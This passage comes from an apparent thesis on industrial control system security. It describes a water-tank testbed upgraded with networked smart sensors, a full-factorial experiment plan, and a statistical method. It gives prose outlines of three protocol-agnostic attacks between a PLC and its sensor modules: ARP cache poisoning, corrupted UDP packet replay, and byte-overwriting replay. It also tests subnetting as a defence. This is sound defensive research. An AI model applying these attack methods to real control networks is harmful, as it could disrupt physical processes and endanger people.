Figure 22 shows the network design before the smart sensor upgrades. It provides a visual representation of the process and how the devices interact with the controlled process. The water is pumped into the tank at a constant rate of 5 L/min. The pressure is read by the hardwired DPT which sends the reading to the PLC. The PLC calculates how much it needs to adjust the valve and sends the signal. The valve then opens or shuts by whatever increment it is told, and the water drains accordingly. The important note about this setup is that even though the PLC is connected to the engineering PC, HMI, and data logger via the network switch, the PLC does not need them to control the process. If the network should go down the sensor is hardwired along with the actuator, and the PLC can continue to control the process.




Figure 22. Legacy Testbed Network Design and Control Loop.

Figure 23 represents the newly upgraded testbed which replaces the DPT with smart sensors. The portion highlighted in red represent the segment of the testbed which will undergo the network attacks. The smart sensor node in the figure represents the three different networked sensors described in Section 3.2 depending on the experiment. Because the sensors now need to communicate through the network to the PLC, the PLC is now dependent on the network to receive its sensor data in order to decide on how to control the valve. This dependency widens the attack surface of the ICS network to attacks which do not necessarily need to be targeted, as the protocol-agnostic attacks in this research shows. The network set up shown in Figure 23 best allows for the evaluation of attack surface.




Figure 23. New Testbed Network Design and Control Loop.

3.4 Solution Testbed Network Design

To help mitigate the weaknesses in dependencies on network-based smart sensing, a solution network configuration is tested which separates devices non-critical to the control of the process from devices which are critical devices. This network set up is seen in Figure 24 with the red portion depicting the expected reach of the network attacks to be performed. The network configuration separates the engineering PC from the nodes considered to be critical to the actual control of the process. It is through this network separation the network attacks performed in this research can be mitigated. The configuration is made possible by ENIP module 2 in Figure 18. The critical devices are connected to ENIP module 1 and are completely separated, network-wise, from the engineering PC.




Figure 24. Solution Testbed Network Set up.

3.5 Chapter Summary

This chapter provides the details on the setup of the testbed. The setup includes its IO-link communication module and smart sensor upgrades, the addition of a networked DPT sensor, and the two different network layouts which are used in the experiments described in Chapter 4.

IV. Methodology

4.1 Overview

This chapter presents details pertaining to the experiments carried out against the testbed. The end goal of the experiments is to discover the effects of protocol-agnostic attacks on an ICS network which depends on IIoT technology, specifically smart sensors, to control a process. To determine this, a series of experiments are conducted against the communication lines between the PLC and the master link communication modules of the sensors with protocol-agnostic network attacks, the goal of which is to degrade the process. The smart sensors are accessible to the network via communication modules which they are connected to; therefore, to affect the process through the pressure readings the attacks must be done between the PLC and the communication modules.

4.2 Objective

The objective of this research is to discover changes in attack surface by attacking the network which supports the smart sensors and PLC in order to disrupt the control process.

4.3 Experiment Assumptions

It is assumed the time between experimental runs, determined by the procedure in Section 4.8, is enough to allow the testbed to reset fully and not have effects which crossed into the next experimental run.

4.4 System Under Test

To better picture the experiment, the System Under Test (SUT) and Component Under Test (CUT) are shown in Figure 25 and further depicts the factors, parameters, and metrics. The data for the metrics is polled from the PLC using a standalone laptop connected to ENIP 2 module. The second module is used during the solution experiments to separate the engineering PC from the operational network. The component under test is the network supporting the PLC and IIoT device.




Figure 25. System Under Test Diagram.

4.5 Experiment Factors

The research presented in this chapter is summarized in Table 2. The table shows all possible factors and levels used to create a full-factorial experiment consisting of the 18 experiments in Table 3. The experiments are separated into two categories: the same subnet and subnetted. Their intent is to discover which network layout, sensor implementation, and attack combinations lead to network disruptions due to a process controlled by IIoT as well as which combination best prevents such attacks. Each of the same-subnet experiment is run 10 times, and the subnetted experiments are only run 5 times since the expected outcome is no negative results from the attacks. Sections 4.5.1 through 4.5.3 describe each factor and their levels in the experiments.

Table 2. Factors Used to Construct the Experiments.

Factor	Level 1	Level 2	Level 3
Attack	ARP Cache Poison	Corrupted Replay	Intelligent Replay
Sensor	Allen-Bradley	Balluff	DPT
Network	Same-Subnet	Subnetted	

Table 3. List of Experiments and Their Respective Order.

Exp #	Attack	Sensor	Network	Runs
1	ARP Cache Poison	DPT	Same-Subnet	10
2	ARP Cache Poison	Allen-Bradley	Same-Subnet	10
3	ARP Cache Poison	Balluff	Same-Subnet	10
4	Corrupted Replay	DPT	Same-Subnet	10
5	Corrupted Replay	Allen-Bradley	Same-Subnet	10
6	Corrupted Replay	Balluff	Same-Subnet	10
7	Intelligent Replay	DPT	Same-Subnet	10
8	Intelligent Replay	Allen-Bradley	Same-Subnet	10
9	Intelligent Replay	Balluff	Same-Subnet	10
10	ARP Cache Poison	DPT	Subnetted	5
11	ARP Cache Poison	Allen-Bradley	Subnetted	5
12	ARP Cache Poison	Balluff	Subnetted	5
13	Corrupted Replay	DPT	Subnetted	5
14	Corrupted Replay	Allen-Bradley	Subnetted	5
15	Corrupted Replay	Balluff	Subnetted	5
16	Intelligent Replay	DPT	Subnetted	5
17	Intelligent Replay	Allen-Bradley	Subnetted	5
18	Intelligent Replay	Balluff	Subnetted	5
Total				135

4.5.1 Attack Factor

The attack factor consists of three levels. All three attack levels are engineered in such a way as to be industrial protocol-agnostic, requiring no knowledge of protocols beyond the TCP/UDP layer. The attacks take advantage of the unifying features previously depicted in Table 1 without needing to know the specific protocols in use. Since the attack levels are protocol-agnostic, any observed outcomes could have comparable effects with other industrial network protocols because of the similar designs described in Chapter 2. Should any one of the experiments be successful in disruption, this would demonstrate a new method of disturbance an ICS process from the network which was not previously possible with legacy sensor equipment. Each of the attacks were written using a Python package called Scapy (version 2.3.3). The full scripts for each of the attacks used are located in Appendix A.

4.5.1.1 Address Resolution Protocol Cache Poison

Since the PLC and sensors communicate over a network using standard IP protocols, this attack poisons the ARP tables of the sensor and PLC to confuse their media access control (MAC) address of the other node and renders them unable to pass the current pressure reading to each other. This attack focuses on the Transport Protocol column shown in Table 1. Two ARP packets are sent every five seconds, one to the PLC and one to the sensor. The expected result is traffic will no longer route correctly between the two nodes, severing the communication leading to some disruption of the process. This attack simulates what would happen if some denial-of-service attack would occur resulting in severing of network connection whether it be intentional or unintentional.

4.5.1.2 Corrupted Packet Replay

This attack focuses on exploiting the remaining unifying portions of Table 1, specifically the protocols which use UDP, with the intent to cause disruption or data manipulation without knowing the specific protocol. In this attack, the infected engineering computer performs a Man-In-the-Middle (MITM) attack between the sensor and PLC by poisoning the ARP tables of both nodes and allowing the traffic to flow between the infected computer. Then the infected computer monitors for UDP traffic between the PLC and the sensor by sniffing up to 300 packets at a time, searching for UDP packets with a payload. If none of the 300 packets intercepted contains a UDP packet with a payload then the attack script assumes insertion failed and tries to reinsert itself; taking about 15 seconds to do so. If three periods of sniffing and failure occur, the script shuts down and is considered a failure. A pilot study was conducted to determine how much of a packet would need to be corrupted which would allow it to still remain a possible valid packet and it was determined that 15% could be sufficient. Therefore, if the script is able to intercept a UDP packet, it randomly flips 15% of the bytes in the payload portion of the UDP packet and replays that packet in the direction it was heading. This attack simulates an attacker wishing to cause widespread effects on an ICS via a worm without care for industrial protocol used.

4.5.1.3 Intelligent Replay Attack

The final attack is called the Intelligent Replay Attack. Similar to Section 4.5.1.2, this attack focuses on attacking the unifying portions of the UDP based protocols. Where the Intelligent Replay Attack differs is how it is designed to adapt to the unifying portions regardless of protocol and attack portions that consistently change between packets. After a Man-In-the-Middle attack, the script sniffs 300 packets at a time looking for UDP packets sent from the sensor to the PLC. Once it finds at least two, it does a quick analysis to see if any bytes in the UDP packet payload are changing. If any are identified, those bytes are added to a set of data which keeps track of which bytes are changing with each iteration. The attack then sets those observed bytes to 0xFF with the hopes that one of the observed bytes is the pressure and a false reading of 0xFF is accepted as a value which the PLC considers a high-pressure value. The attack then replays the packet in the direction it was heading and sniffs for another 300 packets. This process continues for the five minutes the experiment is conducted, all the while keeping a master record of all the bytes changing with the intent to corrupt all those values. This would simulate an attacker wishing to cause a more consistent widespread effect via data manipulation without needing to know the specific industrial protocol used for the IIoT device.

4.5.2 Sensors Factor

The testbed has several smart sensors installed, all with slight differences. The intent of the variations is not only to show interoperability of the sensors but also show the attacks can work for more than one combination of the networked sensor. Due to the difference in technology and implementations, the sensors are split into two different categories: smart sensors and networked legacy sensor. The three levels for this factor are the Allen-Bradley, Balluff, and networked DPT sensors.

4.5.2.1 Smart Sensor

The first two levels are the Allen-Bradley and Balluff smart sensors. Each of these levels require the use of a communication module and use the IO-Link protocol to communicate relevant process and service data. The process data is received by the modules, converted into Ethernet frames, then sent to the PLC over the TCP/IP network in plain text.

4.5.2.2 Networked DPT Sensor

This sensor is specifically included as a factor level to show the type of sensing provided by smart sensors can be accomplished with current technology in the field: a PLC, Ethernet/IP Module, an Analog IO module, and a Differential Pressure Transmitter (DPT) sensor. The sensor transmits the pressure using a 4-20 mA signal to an analog IO module attached to a PLC where the information is then transmitted by the ENIP module to the main PLC. Through this process the DPT functions like an IIoT device.

4.5.3 Network Layout Factor

The networks implemented in the experiment are simple, needing little configuration and a multi-layer switch. This factor has two levels: the same subnet or subnetted layouts. The same subnet layout is expected to be the most successful in attacking since access to all nodes is possible and unrestricted. The subnetted network is expected to prevent all attacks since the attacks function under the assumption that the engineering computer operates on the same subnet as the PLC and sensors. By separating the engineering computer from the rest of the devices, this prior assumption is removed, mitigating the network attacks performed.

4.6 Metrics

The valve position, sensor pressure readings from all three sensors, and the true water level are all measured metrics. Data is recorded using a standalone laptop computer which polls the PLC via a dedicated Ethernet/IP module. In addition to these, the true water level is used to calculate the success metric further described in Section 4.8. If any experimental run is successful, the data is analyzed for time to success in seconds which is determined by the moment the attack data crosses either the maximum or minimum of the idle phase's measurements.

4.7 Parameters

The following list represents the parameters which remained unchanged throughout the experiment.

- The pump is set to maintain a flow of 5 Liters / Minute.
- High pressure is calibrated on all sensors when water is at full capacity or 33 inches of water. The PLC is configured to register this value as 100 percent full. After the initial calibration, the value of 100 percent remained constant.
- Low pressure is calibrated on all sensors when water is at 3 inches of water. The PLC is configured to register this value as zero percent full. After the initial calibration, the value of 0 percent remains constant.
- The scripts used for the attacks remain unchanged between all the experiments with the exception of IP address changes to specify different targets.
- Each experiment is conducted in the same fashion as described in Section 4.8.
- The engineering desktop computer used to launch the attack scripts in the experiments remains the same with an Intel Xeon Quad Core E5504 @ 2.00 GHz processor and 16 GB of RAM. The host operating system is Windows 10 and is running Kali Linux 2017-03 on VirtualBox 5.2.22 r126460. The Kali image is dedicated full use of the host's processor and 8 GBs of RAM. The computer accesses the network via a Plugable USB 2.0 to Ethernet Fast 10/100 LAN Wired Network Adapter.
- The laptop computer used to record the network traffic and readings from the PLC remains the same. The host laptop runs an Intel Dual Core i7-6500U CPU @ 2.50 GHz and 8 GB of RAM. The Kali Linux 2016-02 image is loaded onto a bootable USB and runs in

memory on the host. The computer accessed the network via a Plugable USB 2.0 to Ethernet Fast 10/100 LAN Wired Network Adapter.

4.8 Procedure

Table 4 is the procedure which is strictly executed. Following this procedure ensures that all experiments are conducted in the same manner and any observed anomalies are due to the actual experiment and not to any change in the way they are performed. For a point of clarity, "steady state" for the testbed is an observed state in the process. Once the water level reaches its set point, the valve maintains the level by oscillating in a sinusoidal pattern. The behavior is seen in all idle readings before the attacks are launched. The experiments are 7.5 minutes long which capture how the water level is behaving for a baseline as well as immediate effects of an attack. The idle readings are the first 2.5 minutes of data recording where the networked DPT, smart sensors, valve, and true level readings are polled twice a second. The next five minutes record the same devices as the network experiences the attacks.

4.9 Statistical Analysis

Each experiment is 7.5 minutes in length with the first 2.5 minutes being the idle phase, where no attack is taking place, and the next 5 minutes being the attack phase. Figure 26 provides a visualization for the timeline of the experiments using the graph of a run six of experiment two (ACP against Allen-Bradley sensor on same subnet). The two phases shown are how the data is divided for the analysis. In other words, when testing for success metric and uniqueness using the permutation test, the idle phase data (highlighted in grey) is tested against the attack phase (highlighted in orange). The maximum, medium, and idle phase median are calculated from the idle phase's data as shown. The attack median is calculated from the attack phase's portion of the data.

Table 4. Procedure for Experiments

Procedure		
Order	**Description**	**Note**
1	Power on System	
2	Ensure proper sensor is selected via HMI	
3	Start Pump at 5 L/Min	
4	Reach set point using experiment-specific sensor	The experiment is conducted against a system at steady state, water is pumped in at 5 Liters/min
5	Allow the system 1.5 minutes to stabilize the water about the set point before proceeding	This allows the water level to minimize its fluctuations about the set point and makes measurements of effects easier to detect once attacks launch.
6	Record baseline readings for 2.5 minutes at set point	The recording computer is programmed to poll twice a second. True polling average is dependent on network congestion and PLC response time.
7	Launch the attack at 2.5 minutes and measure readings for 5 minutes	
8	Conclude attack and reading capture at 7.5 minutes total runtime	
9	Set up network for next experiment	Network is only configured before Experiment 1 and 10 which consists of swapping the Engineering and Recording computer's Ethernet cables.
10	Shut off Red System entirely	
11	Wait for tank to drain completely (past the 3 inch 'zero' point)	Allows for a full reset to ensure results do not bleed into the next experiment




Figure 26. Experiment Timeline

An experiment is considered a statistical success if it meets the two following conditions:

Condition 1: The median of attack phase's data rises above the maximum or falls below the minimum of the idle phase's data.

Condition 2: The difference in idle and attack medians are tested for significance using the approximate permutation test (discussed in section 4.10). If this results in a p-value at or below $\alpha = 0.05$ then it is a success.

Calculating the median value of the data as opposed to the mean ensures that the success criteria is less susceptible to outliers present in the dataset. Condition 1 identifies potential successful experiments, and condition 2 confirms and justifies the success of the experiment. The p-value extracted from the approximate permutation test is used to judge the null hypothesis which is there is no difference in the medians between the two data sets; this is represented by (1). The alternative hypothesis is there is some difference in medians between the two data sets; this is represented by (2). The significance threshold is set to $\alpha = 0.05$. Therefore, if the approximate permutation test produces a p-value lower than 0.05, there is significant evidence to reject the null hypothesis meaning there is a less than 5% chance the medians of the two data sets are equal.

$$H_0\text{: Idle median} = \text{Attack median} \tag{1}$$

$$H_1\text{: Idle median} \neq \text{Attack median} \tag{2}$$

4.10 Approximate Permutation Test

Due to the non-normal and unpredictable nature of the data collected during the experiments, typical parametric statistical tests such as T and Z test cannot be used. Therefore, tests for significance of a statistic are judged by a method which does not rely on any assumptions of distribution; the permutation test [46, 47, 48] meets this need. The goal of the permutation test is to determine how unique the observed difference is between two data sets by testing all different permutations of the data points. If by repeated testing of all new data sets through permutations of the data reveals the same results as the original observed difference, then the original observation is not unique and there is no evidence for the two data sets to be dissimilar. The permutation test operates on two different data sets and examines the difference between the two sets using a statistic of a user's choosing, such as the median which is used in the experiments in this research. After calculating the median of each data set and recording the original difference, the data points between the two sets are redistributed and recalculated by creating all possible permutations of the data points.

Even though the data collected during a single run of an experiment is small in nature (typically around 800 data points), a complete permutation is not possible since to do so would take 800 factorial shuffles. Instead, an approximate permutation test is accomplished in which only a subset of total possible permutations is performed. The permutations are created at random and are otherwise known as Monte Carlo Samplings [46, 47]. A pilot study was conducted to ascertain the number of random samplings *n* to perform in order to achieve consistency between permutation tests. The study revealed that after at 50 thousand random samplings, the consistency of the computed p-value was consistent. The following are the steps followed to complete the approximate permutation test.

1. Calculate the original difference in medians (visually depicted in Figure 27).

2. Combine the data sets, randomly shuffle the data points, and divide the data points back into the same size data sets as before. (Depicted in Figure 28)

3. Compute the difference of medians between the two data sets. Repeat step two *n* times.

4. To calculate the p-value, count the amount of times step three produced a difference in median that met or exceeded the value computed in step one, and divide the number by *n*. In other words, the p-value is also a percentage of the permutations which met or exceeded the value computed in step one. This is visually represented in (3).

$$\frac{(\text{Number of difference in medians} \geq \text{ Original difference medians})}{50{,}000} = \text{pvalue} \tag{3}$$

